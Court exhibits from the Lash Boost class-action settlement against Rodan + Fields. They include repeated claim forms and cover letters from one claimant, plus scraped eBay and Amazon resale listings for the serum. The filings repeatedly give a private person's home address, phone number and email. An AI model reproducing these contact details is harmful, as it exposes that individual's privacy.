A Lash Boost purchase is potentially valid if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers’ staff. Additionally, the purchase of Lash Boost was not made for the purpose of resale.

If you purchased Lash Boost during the eligible period from R+F and are not excluded, you may be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required (“Credit Benefit”) or (ii) a cash payment (“Cash Benefit”), depending on which kind of benefit you choose if you purchased Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.

If the total Settlement Claims submitted by all claimants exceed the funds available to pay Claims, the Settlement Administrator will reduce the Credit Benefit or Cash Benefit on an equal and pro rata basis so that the Settlement Claims do not exceed the funds available.

HOW YOU CAN QUALIFY FOR AND RECEIVE A PAYMENT

In order to be eligible for Credit Benefit or Cash Benefit from the Settlement, you must: (1) fill out this Claim Form in its entirety; (2) sign the Verification Statement; and (3) return the Claim Form, along with any supporting documentation, by the **CLAIM DEADLINE: SEPTEMBER 7, 2022**, using either of the methods below:

Online <i>(must be submitted on or before 11:59 PM CST on September 7, 2022)</i>	www.LBSettlement.com
By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

By completing the Claim Form, you are acknowledging that (i) you purchased at least one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022; (ii) the purchase was not made for the purpose of resale; and (iii) you do not fall into any of the nine criteria listed under the Eligible Purchases section. If this Claim Form is not postmarked or received by the noted date, you will remain a member of the Settlement Class, but will not receive any payment from the Settlement. All submitted Claim Forms are subject to review and verification.

Please keep a copy of your completed Claim Form and copies of any attached documentation for your records.

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR
AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

March 29, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. SUBMISSION OF CLAIM FORM

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE

EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form.

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/2439v

Enc.: As described above



4005348999999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name: EDWARD MI: W Last Name: ORR

Mailing Address: 122 RIDGE ROAD

City: TERRYVILLE State: CT ZIP Code: 06786

Email Address: ednddorr2@gmail.com

Phone Number: 203 - 658 - 4977 Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please retain copies of the documentation.

BENEFIT ELECTION (Select Only One)

- Credit Benefit (a credit voucher to use towards a future purchase of any Rodan + Fields products sold on its website or through its Independent Consultants with no minimum purchase required)
Cash Benefit

If Cash Benefit is selected and if my Claim is determined to be eligible, I would like to receive my payment as:

- Physical Check
Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: Edward M. Orr

Date: 03 - 29 - 2022 MM DD YYYY

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.



40053489999999990

**CLAIM FORM
LASH BOOST SETTLEMENT ADMINISTRATOR**

This Claim Form is for use in submitting a Claim for a Credit Benefit or Cash Benefit in the Settlement between Plaintiffs and *Rodan & Fields, LLC* (“R+F”). Further information about the litigation and additional copies of this Claim Form are available at www.LBSettlement.com.

ELIGIBLE PURCHASES

A Lash Boost purchase is potentially valid if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers’ staff. Additionally, the purchase of Lash Boost was not made for the purpose of resale.

If you purchased Lash Boost during the eligible period from R+F and are not excluded, you may be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required (“Credit Benefit”) or (ii) a cash payment (“Cash Benefit”), depending on which kind of benefit you choose if you purchased Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.

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HOW YOU CAN QUALIFY FOR AND RECEIVE A PAYMENT

In order to be eligible for Credit Benefit or Cash Benefit from the Settlement, you must: (1) fill out this Claim Form in its entirety; (2) sign the Verification Statement; and (3) return the Claim Form, along with any supporting documentation, by the **CLAIM DEADLINE: SEPTEMBER 7, 2022**, using either of the methods below:

Online <i>(must be submitted on or before 11:59 PM CST on September 7, 2022)</i>	www.LBSettlement.com
By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

By completing the Claim Form, you are acknowledging that (i) you purchased at least one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022; (ii) the purchase was not made for the purpose of resale; and (iii) you do not fall into any of the nine criteria listed under the Eligible Purchases section. If this Claim Form is not postmarked or received by the noted date, you will remain a member of the Settlement Class, but will not receive any payment from the Settlement. All submitted Claim Forms are subject to review and verification.

Please keep a copy of your completed Claim Form and copies of any attached documentation for your records.

**QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR
AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.**

EXHIBIT F

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

SENT VIA CERTIFIED MAIL:
7015 3010 0000 4384 3465

July 6, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. SECOND RESUBMISSION OF CLAIM FORM

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE

EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form, along with a photocopy of my two prior submissions (3-29-2022 cover letter and claim form; 6-15-2022 cover letter and claim form).

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/7369v

Enc.: As described above



4005348999999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name: EDWARD MI: W Last Name: ORR

Mailing Address: 122 RIDGE ROAD

City: TERRYVILLE State: CT ZIP Code: 06786

Email Address: eanddorr2@gmail.com

Phone Number: 203 - 658 - 4977 Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please retain copies of the documentation.

BENEFIT ELECTION (Select Only One)

- Credit Benefit (a credit voucher to use towards a future purchase of any Rodan + Fields products sold on its website or through its Independent Consultants with no minimum purchase required)
Cash Benefit

If Cash Benefit is selected and if my Claim is determined to be eligible, I would like to receive my payment as:

- Physical Check
Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: Edward M. Orr

Date: 03 - 29 - 2022 MM DD YYYY

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.



4005348999999999990

**CLAIM FORM
LASH BOOST SETTLEMENT ADMINISTRATOR**

This Claim Form is for use in submitting a Claim for a Credit Benefit or Cash Benefit in the Settlement between Plaintiffs and *Rodan & Fields, LLC* ("R+F"). Further information about the litigation and additional copies of this Claim Form are available at www.LBSettlement.com.

ELIGIBLE PURCHASES

A Lash Boost purchase is potentially valid if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers' staff. Additionally, the purchase of Lash Boost was not made for the purpose of resale.

If you purchased Lash Boost during the eligible period from R+F and are not excluded, you may be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit") or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit you choose if you purchased Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.

If the total Settlement Claims submitted by all claimants exceed the funds available to pay Claims, the Settlement Administrator will reduce the Credit Benefit or Cash Benefit on an equal and pro rata basis so that the Settlement Claims do not exceed the funds available.

HOW YOU CAN QUALIFY FOR AND RECEIVE A PAYMENT

In order to be eligible for Credit Benefit or Cash Benefit from the Settlement, you must: (1) fill out this Claim Form in its entirety; (2) sign the Verification Statement; and (3) return the Claim Form, along with any supporting documentation, by the **CLAIM DEADLINE: SEPTEMBER 7, 2022**, using either of the methods below:

Online <i>(must be submitted on or before 11:59 PM CST on September 7, 2022)</i>	www.LBSettlement.com
By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

By completing the Claim Form, you are acknowledging that (i) you purchased at least one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022; (ii) the purchase was not made for the purpose of resale; and (iii) you do not fall into any of the nine criteria listed under the Eligible Purchases section. If this Claim Form is not postmarked or received by the noted date, you will remain a member of the Settlement Class, but will not receive any payment from the Settlement. All submitted Claim Forms are subject to review and verification.

Please keep a copy of your completed Claim Form and copies of any attached documentation for your records.

**QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR
AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.**

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

March 29, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. **SUBMISSION OF CLAIM FORM**

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE


EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form.

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/2439v

Enc.: As described above



400534899999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name: EDWARD MI: W Last Name: ORR

Mailing Address: 122 RIDGE ROAD

City: TERRYVILLE State: CT ZIP Code: 06786

Email Address: canddor2@gmail.com

Phone Number: 203 - 658 - 4977 Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please retain copies of the documentation.

BENEFIT ELECTION (Select Only One)

- Credit Benefit (a credit voucher to use towards a future purchase of any Rodan + Fields products sold on its website or through its Independent Consultants with no minimum purchase required)
Cash Benefit

If Cash Benefit is selected and if my Claim is determined to be eligible, I would like to receive my payment as:

- Physical Check
Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: Edward M. Orr

Date: 03 - 29 - 2022 MM DD YYYY



400534899999999990

CLAIM FORM LASH BOOST SETTLEMENT ADMINISTRATOR

This Claim Form is for use in submitting a Claim for a Credit Benefit or Cash Benefit in the Settlement between Plaintiffs and *Rodan & Fields, LLC* (“R+F”). Further information about the litigation and additional copies of this Claim Form are available at www.LBSettlement.com.

ELIGIBLE PURCHASES

A Lash Boost purchase is potentially valid if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers’ staff. Additionally, the purchase of Lash Boost was not made for the purpose of resale.

If you purchased Lash Boost during the eligible period from R+F and are not excluded, you may be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required (“Credit Benefit”) or (ii) a cash payment (“Cash Benefit”), depending on which kind of benefit you choose if you purchased Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.

If the total Settlement Claims submitted by all claimants exceed the funds available to pay Claims, the Settlement Administrator will reduce the Credit Benefit or Cash Benefit on an equal and pro rata basis so that the Settlement Claims do not exceed the funds available.

HOW YOU CAN QUALIFY FOR AND RECEIVE A PAYMENT

In order to be eligible for Credit Benefit or Cash Benefit from the Settlement, you must: (1) fill out this Claim Form in its entirety; (2) sign the Verification Statement; and (3) return the Claim Form, along with any supporting documentation, by the **CLAIM DEADLINE: SEPTEMBER 7, 2022**, using either of the methods below:

Online <i>(must be submitted on or before 11:59 PM CST on September 7, 2022)</i>	www.LBSettlement.com
By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

By completing the Claim Form, you are acknowledging that (i) you purchased at least one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022; (ii) the purchase was not made for the purpose of resale; and (iii) you do not fall into any of the nine criteria listed under the Eligible Purchases section. If this Claim Form is not postmarked or received by the noted date, you will remain a member of the Settlement Class, but will not receive any payment from the Settlement. All submitted Claim Forms are subject to review and verification.

Please keep a copy of your completed Claim Form and copies of any attached documentation for your records.

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR
AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

June 15, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. **RESUBMISSION OF CLAIM FORM**

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE

EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form, along with a photocopy of my prior submission (3-29-2022 cover letter and claim form).

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/6284v

Enc.: As described above



400534899999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name: EDWARD MI: W Last Name: ORR

Mailing Address: 122 RIDGE ROAD

City: TERRYVILLE State: CT ZIP Code: 06786

Email Address: eanddorr2@gmail.com

Phone Number: 203 - 658 - 4977 Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please retain copies of the documentation.

BENEFIT ELECTION (Select Only One)

- Credit Benefit (a credit voucher to use towards a future purchase of any Rodan + Fields products sold on its website or through its Independent Consultants with no minimum purchase required)
Cash Benefit

If Cash Benefit is selected and if my Claim is determined to be eligible, I would like to receive my payment as:

- Physical Check
Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: Edward M. Orr

Date: 03 - 29 - 2022 MM DD YYYY

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.



400534899999999990

CLAIM FORM LASH BOOST SETTLEMENT ADMINISTRATOR

This Claim Form is for use in submitting a Claim for a Credit Benefit or Cash Benefit in the Settlement between Plaintiffs and *Rodan & Fields, LLC* ("R+F"). Further information about the litigation and additional copies of this Claim Form are available at www.LBSettlement.com.

ELIGIBLE PURCHASES

A Lash Boost purchase is potentially valid if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers' staff. Additionally, the purchase of Lash Boost was not made for the purpose of resale.

If you purchased Lash Boost during the eligible period from R+F and are not excluded, you may be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit") or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit you choose if you purchased Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.

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By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

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AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.

EXHIBIT G



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
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Best Match

14 results for rodan fields lash boost

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Shipping to: 06786



Shop on eBay

Opens in a new window or tab

Brand New

\$20.00

or Best Offer

d e r o s n o p S



NEW LISTING Authentic Rodan + Fields LASH BOOST ~ Enhancements Eyelash Serum-Free Shipping

Opens in a new window or tab

Brand New

\$144.99

Top Rated Plus

Buy It Now

Free 4 day shipping

Free returns

6 watchers

•

NEW Authentic Rodan + Fields LASH BOOST Enhancements Eyelash Serum Free Ship

Opens in a new window or tab

Brand New

\$86.00

Top Rated Plus

8 bids · Time left 1d 7h left (Sun, 12:01 AM)

Free shipping

Free returns

•

NEW LISTING Rodan + Fields Enhancements Lash Boost AUTHENTIC +
FREE RF SAMPLE, Free Shipping

Opens in a new window or tab

Brand New

\$127.99

Buy It Now

Free shipping

NEW LISTING New in Box / Sealed Rodan and + Fields 5ml
Enhancements Lash Boost

Opens in a new window or tab

Brand New

\$75.00

0 bids · Time left 6d 18h left (Fri, 11:35 AM)

\$125.00

Buy It Now

+\$9.99 shipping

•

NEW Authentic Rodan + Fields LASH BOOST Enhancements Eyelash Serum Free Ship

Opens in a new window or tab

Brand New

\$100.00

12 bids · Time left 1d 6h left (Sat, 11:00 PM)

Free shipping

•

NEW LISTING New Rodan and Fields Lash Boost- Authentic

Opens in a new window or tab

Brand New

\$110.00

Buy It Now

Free shipping

•

Rodan and Fields Enhancements Lash Boost Eyelash Serum 5ml
NEW

Opens in a new window or tab

Brand New

\$76.00

12 bids · Time left 8d 23h left (04/24, 03:41 PM)

+\$8.00 shipping

•

Rodan and Fields Enhancements Lash Boost Eyelash Serum 5ml

Opens in a new window or tab

Brand New

4.5 out of 5 stars.

852 product ratings- Rodan and Fields Enhancements Lash Boost Eyelash Serum 5ml

\$78.00

5 bids · Time left 5d 3h left (Wed, 08:11 PM)

Free shipping

•

Brand new sealed Rodan and Fields 5ml Enhancements Lash Boost

Opens in a new window or tab

Brand New

\$98.00

26 bids · **Time left 18h 51m left (Sat, 11:34 AM)**

Free shipping

•

NEW LISTING Rodan and + Fields Lash Boost Serum .17 🤩 Lash Serum
for Summer Lashes 😊 New

Opens in a new window or tab

Brand New

\$129.99

or Best Offer

+\$6.99 shipping

🌟 Lash Boost 🌟 Rodan and Fields (AUTHENTIC + NEW IN BOX)

Opens in a new window or tab

Brand New

\$195.00

Buy It Now

+\$3.00 shipping

Last one

2 watchers

•

Brand new sealed Rodan and Fields 5ml Enhancements Lash Boost

Opens in a new window or tab

Brand New

\$78.00

6 bids · Time left 2d 4h left (Sun, 09:36 PM)

+\$5.25 shipping

•

R+F Enhancements Lash Boost Eyelash Growth Serum LONG LASHES ONLY THING YOU SEE!

Opens in a new window or tab

Brand New

\$145.97

Save up to 15% when you buy more

or Best Offer

Free shipping



**NEW Authentic Rodan + Fields LASH BOOST Enhancements
Eyelash Serum Free Ship**

Opens in a new window or tab

Brand New

\$86.00

7 bids · Time left 1d 22h left (Sun, 02:40 PM)

Free shipping

Results matching fewer words



Rodan + Fields Brow Boost in Medium

Opens in a new window or tab

Brand New

\$80.00

or Best Offer

+\$5.99 shipping

**Rodan and + Fields Lash Enhancements Eyelash Serum 100%
AUTHENTIC SEALED**

Opens in a new window or tab

See RECEIPTS + 5 FREE SAMPLES OF RADIANT DEFENSE

Brand New

\$128.88

Buy It Now

Free shipping

63 sold

New Sealed Rodan Fields Boost Serum + Free RF Sample

Opens in a new window or tab

Brand New

\$74.88

or Best Offer

Free shipping

Last one

6 sold

-

New Sealed Rodan + and Fields Active Hydration Bright Eye Complex + Lash Curler

Opens in a new window or tab

Brand New

\$74.99

Buy It Now

Free shipping

-

**BRAND NEW PACKAGING AUTHENTIC RODAN+FIELDS
ENHANCEMENTS LASH BST~5ML/0.17 OZ**

Opens in a new window or tab

Brand New

\$154.99

Buy It Now

Free shipping

**Rodan + Fields Ultra Boost Moisturizing Treatment NIB New In Box
Sealed Recharge**

Opens in a new window or tab

Brand New

\$59.99

Buy It Now

+\$5.25 shipping

•

Rodan + Fields Brow Boost in Dark

Opens in a new window or tab

Brand New

\$89.00

or Best Offer

+\$5.99 shipping

•

Rodan + Fields New & Improved Reverse Brightening Regimen w/Lash Boot: FREE SHIP

Opens in a new window or tab

Brand New

\$275.00

Buy It Now

Free shipping

•

**New Rodan + Fields Recharge Ultra Boost Moisturizing Treatment
1.7oz Step 2!!**

Opens in a new window or tab

New other (see details)

\$42.99

Buy It Now

Free shipping

•

**NEW Rodan + and Fields Recharge Ultra Boost Moisturizing
Treatment 1.7oz / 50ml**

Opens in a new window or tab

Brand New

\$36.88

Buy It Now

Free shipping



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CURRENTLY SOLD OUT

Rodan and Fields Lash Boost 2019


[23 product ratings](#) | [About this product](#)

About this product

Product Identifiers

Brand	Rodan + Fields
MPN	L3HA6328037
eBay Product ID (ePID)	8004947689


More items related to this product



Authentic Rodan + Fields LASH...

\$144.99


Free shipping



Brand new sealed Rodan and Fields...

\$98.00 26 bids 19h 4m

Free shipping




Rodan and Fields Enhancements...

\$76.00 12 bids 8d 23h

+\$8.00 shipping





New Rodan and Fields Lash Boost...

\$110.00


Free shipping



New in Box / Sealed Rodan an...

\$75.00 0 bids 6d 19h


+\$9.99 shipping



Rodan and Fields Enhancements...

\$78.00 5 bids 5d 3h


Free shipping



Rodan + Fields Enhancements...

\$127.99

Free shipping



Brand new sealed Rodan and Fields...

\$78.00 6 bids 2d 5h

+\$5.25 shipping

Best Selling in Anti-Aging Products

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Olay Regenerist Retinol
24 MAX Night Cream...

(256)

\$14.00 New

---- Used



SkinMedica TNS
Advanced Serum

(521)

\$196.87 New

---- Used


You may also like



Rodan + Fields
Microdermabrasion



Rodan + Fields Health
& Beauty



Rodan + Fields Acne
Treatments



Rodan + Fields
Sunscreen

Ratings and Reviews



4.9

23 product ratings

5	21
4	2
3	0
2	0
1	0

100%

Would recommend

100%

Good value

100%

Good quality

Most relevant reviews

[See all 14 reviews](#)

by [hagie103](#)
Sep 25, 2018

Good results

I had a lot of chemotherapy. Even lost my lashes. It worked. They became long and pretty. However you have to continue to use. The cost is very pricey. But at the time I was willing to pay it. Wonderful product

Verified purchase: Yes | Condition: New

by [adypeg](#)
Sep 10, 2018

Want some eyelashes you can see ? Try it !!!

Takes about 8- 10 weeks before results. I used it nightly. G I was happy to see my eyelashes thickening up since I am close to 70 years. It did make my eyelids a little sensitive but overall I am pleased with the results.

Verified purchase: Yes | Condition: New

by [pink_dahlia](#)
Aug 08, 2017

Rodan and Fields Lash Boost

Amazing - really works!!! Seller was very professional - just as described and quick shipping.

Verified purchase: Yes | Condition: New



by [msl7707](#)
Oct 18, 2017

Amazing!

This is one of my favorite RF products. Item shipped fast and is just as described.

Verified purchase: Yes | Condition: New

by [lexlan1996](#)
Dec 20, 2017

Excellent product!

I love all the R&F products! Shipping was fast.

Verified purchase: Yes | Condition: New

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Amazon Local Stores

Whole Foods Market

Climate Pledge Friendly

Climate Pledge Friendly

Department

- Beauty & Personal Care Facial Skin Care Sets & Kits Lash Enhancers & Primers Facial Serums Facial Cleansing Washes Facial Masks Facial Night Creams Eye Treatment Creams See All 7 Departments

Customer Reviews

- & Up & Up & Up & Up

Brand

- RODAN + FIELDS RevitaLash Cosmetics Olay Admire My Skin Proactiv Meaningful Beauty

Price

- Under \$25 \$25 to \$50 \$50 to \$100 \$100 to \$200 \$200 & Above

\$ Min \$ Max Go

Deals

Today's Deals

